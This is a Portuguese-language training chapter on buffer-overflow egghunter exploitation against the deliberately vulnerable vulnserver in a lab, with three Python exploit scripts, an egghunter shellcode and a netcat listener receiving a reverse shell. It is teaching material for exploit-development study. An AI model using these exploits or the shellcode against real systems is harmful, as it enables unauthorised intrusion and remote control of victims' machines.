

OFFSEC

BUFFER OVERFLOW EGGHUNTER



17

LISTA DE FIGURAS

Figura 1 – Ilustração de um egghunter.....	5
Figura 2 – Egghunter gerado pelo mona.....	8
Figura 3 – Acesso remoto obtido pelo exploit final do egghunter	10



LISTA DE CÓDIGOS-FONTE

Código-fonte 1 – Exploit final SEH	6
Código-fonte 2 – Exploit com o egg WOOT	7
Código-fonte 3 – Exploit com o egghunter adicionado	9

EMANIP

SUMÁRIO

1 BUFFER OVERFLOW EGGHUNTER.....	5
1.1 Como funciona o exploit de egghunter?	5
1.2 Passos para um exploit egghunter	5
1.2.1 Introduzindo o egghunter.....	6
1.2.2 Criando o egghunter.....	7
REFERÊNCIAS.....	11

EMANIP

1 BUFFER OVERFLOW EGGHUNTER

1.1 Como funciona o exploit de egghunter?

Nós vimos que em um exploit de SEH, quando temos um espaço limitado de buffer, é necessário realizar um JMP back para conseguirmos espaço para o shellcode.

No egghunter não precisaríamos realizar o JMP back, apenas substituir os caracteres **C** por um código que varreria todos os endereços disponíveis da aplicação, buscando pela palavra informada (o nosso egg) e, então, continuar a execução a partir dela. Veja uma ilustração de como funciona esse processo.




Figura 1 – Ilustração de um egghunter
Fonte: Elaborado pelo autor (2021)

1.2 Passos para um exploit egghunter

Veja, no código-fonte “Exploit final SEH”, como o exploit ficou.

```
#!/usr/bin/python
import socket
from struct import *

host = "10.0.2.8"
port = 9999

# Saída do msfvenom colada abaixo
buf = -- omitido --

cmd = "GMON ./:"
crash = "\x90" * 8
crash += buf
crash += "A" * (3515 - len(crash))
crash += "\xEB\x06\x90\x90"
crash += pack('<L', 0x625010b4)
crash += "\xE9\x38\xF2\xFF\xFF"
crash += "C" * (5000 - len(crash))
exploit = cmd + crash

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
```

Código-fonte 1 – Exploit final SEH
Fonte: Elaborado pelo autor (2021)

1.2.1 Introduzindo o egghunter

Durante o processo final do exploit de SEH, foi necessário forçar um JMP back para que o fluxo de execução encontrasse o shellcode. Porém, no egghunter, não precisaríamos nos preocupar com isso, pois, em vez de vários caracteres **C** após o JMP short, é possível utilizarmos um código chamado egghunter, que procurará um valor pré-definido (**egg**) nos endereços da aplicação e então redirecionará o fluxo para o que estiver após esse valor. Efetuaremos algumas alterações no código para que fique mais claro.

```
#!/usr/bin/python
import socket
from struct import *

host = "10.0.2.8"
port = 9999

egg = "W00TW00T"
buf = -- omitido --

cmd = "GMON ./."
crash = "\x90" * 8
crash += egg + buf
crash += "A" * (3515 - len(crash))
crash += "\xEB\x06\x90\x90"
crash += pack('<L', 0x625010b4)
crash += "C" * (5000 - len(crash))
exploit = cmd + crash


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
```

Código-fonte 2 – Exploit com o egg WOOT
Fonte: Elaborado pelo autor (2021)

Definimos, no código-fonte “Exploit com o egg WOOT”, que o valor do egg será **W00T** e, para que não haja nenhum tipo de valor semelhante entre todos os endereços, é necessário duplicar esse valor, ficando **W00TW00T**. Como não precisaremos mais do JMP back, ele foi removido do código para, assim, substituímos pelo nosso egghunter.

1.2.2 Criando o egghunter

Utilizando o mona do Immunity é possível gerar o nosso egghunter, usando *!mona egg -t W00T*. É importante entender que o egghunter gerado pelo mona pode ser executado apenas em ambientes **Windows 7 x86 ou em versões passadas**.



```
egghunter.txt - Bloco de notas
Arquivo  Editar  Formatar  Exibir  Ajuda
=====
Output generated by mona.py v2.0, rev 599 - Immunity Debugger
Corelan Team - https://www.corelan.be
=====
OS : 7, release 6.1.7601
Process being debugged : vulnserver (pid 3800)
Current mona arguments: egg -t w00t
=====
2021-01-18 11:35:08
=====
Egghunter , tag w00T :
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x57\x30\x30\x54\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode : w00Tw00T
```

Figura 2 – Egghunter gerado pelo mona
Fonte: Elaborado pelo autor (2021)

Adicionando o egghunter gerado pelo mona, veja como deve ficar o código para que ele funcione corretamente no código-fonte “Exploit com o egghunter adicionado”.

```
#!/usr/bin/python
import socket
from struct import *

host = "10.0.2.8"
port = 9999

egg = "W00TW00T"
buf = -- omitido --

cmd = "GMON /.:/"
crash = "\x90" * 8
crash += egg + buf
crash += "A" * (3515 - len(crash))
crash += "\xEB\x06\x90\x90"
crash += pack('<L', 0x625010b4)
crash += ( # Egghunter
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x
74"
"\xef\xb8\x57\x30\x30\x54\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\x
e7"
)
crash += "C" * (5000 - len(crash))
exploit = cmd + crash

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Código-fonte 3 – Exploit com o egghunter adicionado
Fonte: Elaborado pelo autor (2021)

Após ter adicionado o egghunter ao código, é possível obter acesso remoto ao executá-lo, como na Figura “Acesso remoto obtido pelo exploit final do egghunter”.

Observação: Não se esqueça de deixar um netcat em modo *listener* na porta 443.

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.8] 49177
Microsoft Windows [vers o 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\Lab\Desktop\exp_dev\vulnserver>
```

Figura 3 – Acesso remoto obtido pelo exploit final do egghunter
Fonte: Elaborado pelo autor (2021)

Para que o conceito deste capítulo seja bem fixado, recomendamos que essa aplicação seja explorada várias vezes. Procure, no **exploit-db**, por aplicações vulneráveis a exploits com egghunter e utilize tais aplicações como exercício. Você verá que há muitas outras formas de exploração ao utilizar o egghunter.

REFERÊNCIAS

CTP/OSCE Prep – ‘GMON’ Egghunter Exploit in Vulnserver. **H0mbre**. 2019. Disponível em: <https://h0mbre.github.io/Egghunter_GMON_Vulnserver/#>. Acesso em: 18 mar. 2024.

EGG Hunters. **FuzzySecurity**. 2012. Disponível em: <<https://www.fuzzysecurity.com/tutorials/expDev/4.html>>. Acesso em: 18 mar. 2024.

EXPLOIT writing tutorial part 8 : Win32 Egg Hunting. **Corelan**. 2010. Disponível em: <<https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/>>. Acesso em: 18 mar. 2024.